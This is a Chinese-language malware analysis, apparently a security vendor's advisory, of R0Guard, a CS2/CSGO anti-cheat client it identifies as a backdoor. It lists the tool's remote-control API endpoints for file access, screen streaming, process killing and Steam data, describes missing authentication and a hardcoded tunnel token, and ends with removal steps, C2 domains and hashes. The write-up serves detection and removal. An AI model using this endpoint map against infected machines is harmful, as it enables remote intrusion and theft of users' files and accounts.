


2.3面板UI功能

2.3.1可以用于恶意情况API

1) 系统监控 (21个, 均需认证)

- GET /api/dashboard/system —— CPU/内存/磁盘/GPU/OS/用户信息
- GET /api/dashboard/screens —— 显示器分辨率、主屏信息
- GET /api/dashboard/detections —— 作弊检测记录
- POST /api/dashboard/detections/clear —— 清除检测记录
- GET /api/dashboard/dll-injections —— DLL注入监控记录
- POST /api/dashboard/dll-injections/clear —— 清除注入记录
- POST /api/dashboard/logs/clear —— 清除日志




2) 结束进程

- GET /api/dashboard/processes —— 全部进程枚举，含PID、路径、CPU占用、内存占用
- POST /api/dashboard/processes/kill —— 按PID终止进程

进程列表							
PID	进程名	路径	内存 (MB)	CPU时间 (s)	线程数	启动时间	操作
2584	explorer.exe	C:\Windows\explorer.exe	583.01	2295.17	398	2026-06-16 09:54:10	终止
18720	QQBrowser.exe	E:\Program Files\Tencent\QQBrowser\QQBrowser.exe	431.87	352.48	15	2026-06-18 18:15:58	终止
12384	claude.exe	C:\Users\19378\Local\bin\claude.exe	360.77	2343.07	22	2026-06-17 16:26:05	终止
11532	QQBrowser.exe	E:\Program Files\Tencent\QQBrowser\QQBrowser.exe	313.61	230.53	19	2026-06-22 10:23:07	终止
4404	QQBrowser.exe	E:\Program Files\Tencent\QQBrowser\QQBrowser.exe	202.53	724.57	69	2026-06-17 17:44:15	终止
6276	QQBrowser.exe	E:\Program Files\Tencent\QQBrowser\QQBrowser.exe	201.8	37.4	21	2026-06-22 14:13:27	终止
16220	msedgewebview2.exe	C:\Program Files (x86)\Microsoft\EdgeWebView\Application\149.0.4022.69\msedgewebv...	191.19	1854.31	19	2026-06-22 10:18:00	终止
1760	QQBrowser.exe	E:\Program Files\Tencent\QQBrowser\QQBrowser.exe	172.12	473.9	15	2026-06-17 17:44:15	终止
3764	mimo.exe	C:\Users\19378\AppData\Local\Temp\mimo_alic\mimo_modules\...	172.09	576.9	18	2026-06-16 10:25:39	终止
1140	Everything.exe	C:\Users\19378\Desktop\Everything\Everything.exe	162.37	388.17	36	2026-06-16 09:59:38	终止
5856	QQBrowser.exe	E:\Program Files\Tencent\QQBrowser\QQBrowser.exe	137.87	27.48	15	2026-06-22 11:40:32	终止
17428	QQBrowser.exe	E:\Program Files\Tencent\QQBrowser\QQBrowser.exe	137.15	43.65	18	2026-06-22 10:26:28	终止
1720	svchost.exe	C:\Windows\System32\svchost.exe	119.55	1544.71	3	2026-06-16 09:40:05	终止
14656	QQBrowser.exe	E:\Program Files\Tencent\QQBrowser\QQBrowser.exe	112.21	51.98	15	2026-06-17 17:44:46	终止

3) 屏幕直播:


- GET /api/dashboard/stream/flv —— H.264 FLV桌面直播流（30fps, 2Mbps）
- GET /api/dashboard/stream/stats —— 直播实时统计（帧率、码率、硬件加速状态）
- GET /api/dashboard/logs —— 操作日志，毫秒级时间戳，记录所有HTTP请求



4) 文件操作


- GET /api/dashboard/files?path= —— 浏览指定目录
- GET /api/dashboard/files/read?path= —— 读取文件内容
- POST /api/dashboard/files/save —— 写入文件
- POST /api/dashboard/files/upload —— 上传文件到服务器
- GET /api/dashboard/files/download —— 从服务器下载文件

- POST /api/dashboard/files/delete —— 删除文件
- POST /api/dashboard/files/mkdir —— 创建目录
- POST /api/dashboard/files/rename —— 重命名文件或目录
- POST /api/dashboard/files/detect —— 文件安全检测




5) 截图 (8个, 均需认证)

- GET /api/dashboard/screenshot?screen=N —— 标准截图
- GET /api/dashboard/screenshot/dwm —— DWM桌面窗口管理器截图
- GET /api/dashboard/screenshot/dxgi?screen=N —— DXGI图形接口截图
- GET /api/dashboard/screenshot/mag?screen=N —— 放大镜API截图
- GET /api/dashboard/screenshot/nvidia?screen=N —— NVIDIA显卡专用截图
- GET /api/dashboard/screenshot/nvidia_v2?screen=N —— NVIDIA显卡专用截图v2
- GET /api/dashboard/screenshot/amd?screen=N —— AMD显卡专用截图
- GET /api/dashboard/screenshot/amd_v2?screen=N —— AMD显卡专用截图v2



6) RDP 远程桌面 (4个，均需认证，后端未实现)

- POST /api/dashboard/rdp/start?timeout=N —— 启动RDP (返回"功能尚未实现")
- POST /api/dashboard/rdp/stop —— 停止RDP
- GET /api/dashboard/rdp/status —— 查询RDP状态 (始终返回active:false)
- GET /api/dashboard/rdp/download —— 下载.rdp连接文件



7) 磁盘/注册表 (2个，均需认证)

- GET /api/dashboard/disks/test —— 磁盘读写速度测试 (可用于反虚拟机检测)
- GET /api/dashboard/registry/test —— 注册表读写权限测试

注册表读写测试					
提示：此功能每次读写注册表时都会记录操作日志，如检测到异常会自动上报，您也可以手动上报异常。					
执行测试	测试完成 (共 4 个键值)				
注册表键值	读取	写入	状态	读取耗时	测试时间
HKEY_CURRENT_USER	✓	✓	OK	0.03 ms	2026-06-22 14:41:54
HKEY_LOCAL_MACHINE	✓	✓	OK	0.10 ms	2026-06-22 14:41:54
HKEY_CLASSES_ROOT	✓	✓	OK	0.15 ms	2026-06-22 14:41:54
HKEY_USERS	✗	✓	Error	0.02 ms	2026-06-22 14:41:54
错误信息: Error 2					
自动测试：系统会每5分钟自动测试一次，如发现读写异常会自动上报					
说明： - HKEY_CURRENT_USER - 当前用户配置 - HKEY_LOCAL_MACHINE - 本地计算机配置 (需要管理员权限) - HKEY_CLASSES_ROOT - 文件关联和COM对象 - HKEY_USERS - 所有用户配置 - HKEY_CURRENT_CONFIG - 当前硬件配置					

2.3.2反作弊和Steam相关API

1) 反作弊API (11个，均需认证)

- POST /api/anticheat/heartbeat —— 心跳保活上报
- POST /api/anticheat/submit —— 提交作弊检测事件
- GET /api/anticheat/whitelist —— 查询白名单
- GET /api/anticheat/whitelist/check —— 检查是否在白名单中
- GET /api/anticheat/feature-whitelist —— 查询功能白名单
- POST /api/anticheat/feature/report —— 上报功能使用情况
- POST /api/anticheat/error —— 上报错误日志到C2
- POST /api/anticheat/screenshot/upload —— 截图回传C2服务器
- POST /api/anticheat/file/upload —— 可疑文件回传C2服务器
- POST /api/anticheat/dump/upload —— 进程内存Dump回传C2服务器
- POST /api/anticheat/tampering/report —— 上报进程篡改事件

2) 游戏覆盖层 (2个，均需认证)

- GET /api/overlay/show —— 在游戏中显示叠加层
- GET /api/overlay/stop —— 停止显示叠加层

3) 内部 IPC 接口 (22个)

以下接口用于R0Guard各组件间通信，同样可被外部调用：

- GET /status——服务器状态，返回版本号和端口（无需认证）
- GET /get_tpm_machine_id——TPM硬件指纹，用于生成FRP subdomain
- GET /get_machine_token——获取机器唯一令牌
- GET /get_steamid——获取当前登录的SteamID
- GET /get_steamid_safe——安全获取SteamID
- GET /get_steam_path——获取Steam安装路径
- GET /get_csgo_path——获取CSGO安装路径
- GET /get_cs2_path——获取CS2安装路径
- GET /get_game_paths——获取所有已安装游戏路径
- GET /get_game_version——获取游戏版本号
- GET /is_csgo_install——检测CSGO是否已安装
- GET /is_cs2_install——检测CS2是否已安装
- GET /api/steam/status——Steam运行状态、登录状态、是否为Steam中国版
- GET /api/steam/user——当前Steam用户信息
- GET /api/steam/users——列出本机所有登录过的Steam账号
- POST /api/steam/switch——切换Steam账号
- POST /send_command_to_game——向游戏进程发送指令（exec/bind/keypress）
- GET /kill_process_by_port?port=——按端口号终止进程
- GET /get_process_pid?name= ——按进程名查询PID
- GET /get_pid_by_port?port= ——按端口号查询PID

- GET /gamestats——游戏统计数据（地图、回合、玩家）
- GET /api/gamestate——当前游戏运行状态（地图名、回合信息、是否在线）

R0Guard以CS2/CSGO反作弊客户端为名义，实则是一款具备完整远程控制能力的后门程序。存在以下风险：

1. 功能越界：命令执行、屏幕直播、文件操控等能力远超反作弊所需，与远程访问木马在技术上不可区分。
2. 认证缺失：14个API接口原生无需任何登录凭证即可调用，攻击者在未获取面板密码的情况下即可执行任意系统命令、遍历文件系统、下载部署载荷。
3. 凭据全局共用：FRP隧道认证令牌硬编码于程序中，所有安装使用同一密钥。配置由本地拼装生成而非服务器下发，subdomain可通过机器指纹计算预测。

结合VMProtect全虚拟化保护、商业代码签名证书、完整的安装和自动更新机制，该程序已呈现出成熟商业恶意软件的特征。

除了使用火绒安全软件进行查杀，用户还可按照以下步骤手动处置，清除恶意程序及残留、封堵风险漏洞，避免被远程操控风险：

处置流程

1.进程检查与终止

基础操作：打开任务管理器，查找 R0Guard.exe 和 frpc.exe 进程，右键“结束任务”。

o 检查是否有伪装成系统进程名的子进程（例如svchost.exe 但路径异常），通过 Ctrl+Shift+Esc 打开任务管理器，在“详细信息”栏查看进程对应的**命令行参数**。如有包含 frpc 或 R0 字样的，一并终止。

2. 端口与连接检查

检查 54425：netstat -ano | findstr 54425，确认没有进程在监听该端口。

检查FRP控制端口（重要）：R0Guard使用的FRP默认控制端口是 7000，但攻击者可能自定义。更保险的做法是检查所有**ESTABLISHED**（已建立）连接：

Cmd netstat -ano | findstr ESTABLISHED

重点关注连接目标IP或域名包含 r0csgo.com、local-api-direct 或端口为 54425的连接。

3. 文件清理

核心目录：检查并删除 C:\r0_guard\ 整个文件夹。

临时目录：清理 %TEMP% 下所有 frpc_*.toml 配置文件，以及 frpc.exe 本身。在资源管理器地址栏输入 %TEMP% 回车，按修改日期排序，删除近期创建的可疑 .exe 和 .toml 文件。

安装目录：在“控制面板”->“卸载程序”中，查找“R0 Arena”或“R0对战平台”，执行卸载。

火绒安全提醒广大用户加强防范意识，及时下载安全防护软件，实时开启“文件实时监控”等此类防护功能，避免陷入此类伪装后门的陷阱，切实保护个人计算机及账号的隐私安全。



IOC

C&C

api.r0csgo.com	密码验证、机器注册、端口上报
local-api-direct.r0csgo.com	FRP 隧道连接

文件哈希

R0Guard.exe	03B73804CDD6EE4EA363C233216E9BC36EAE98772548D8CBD8AC10A9A60B3D24
frpc.exe	9C9FD1AB06198B6D0AA3222006A7F97E2CB29C5EA3AB1D5F408784C008A32515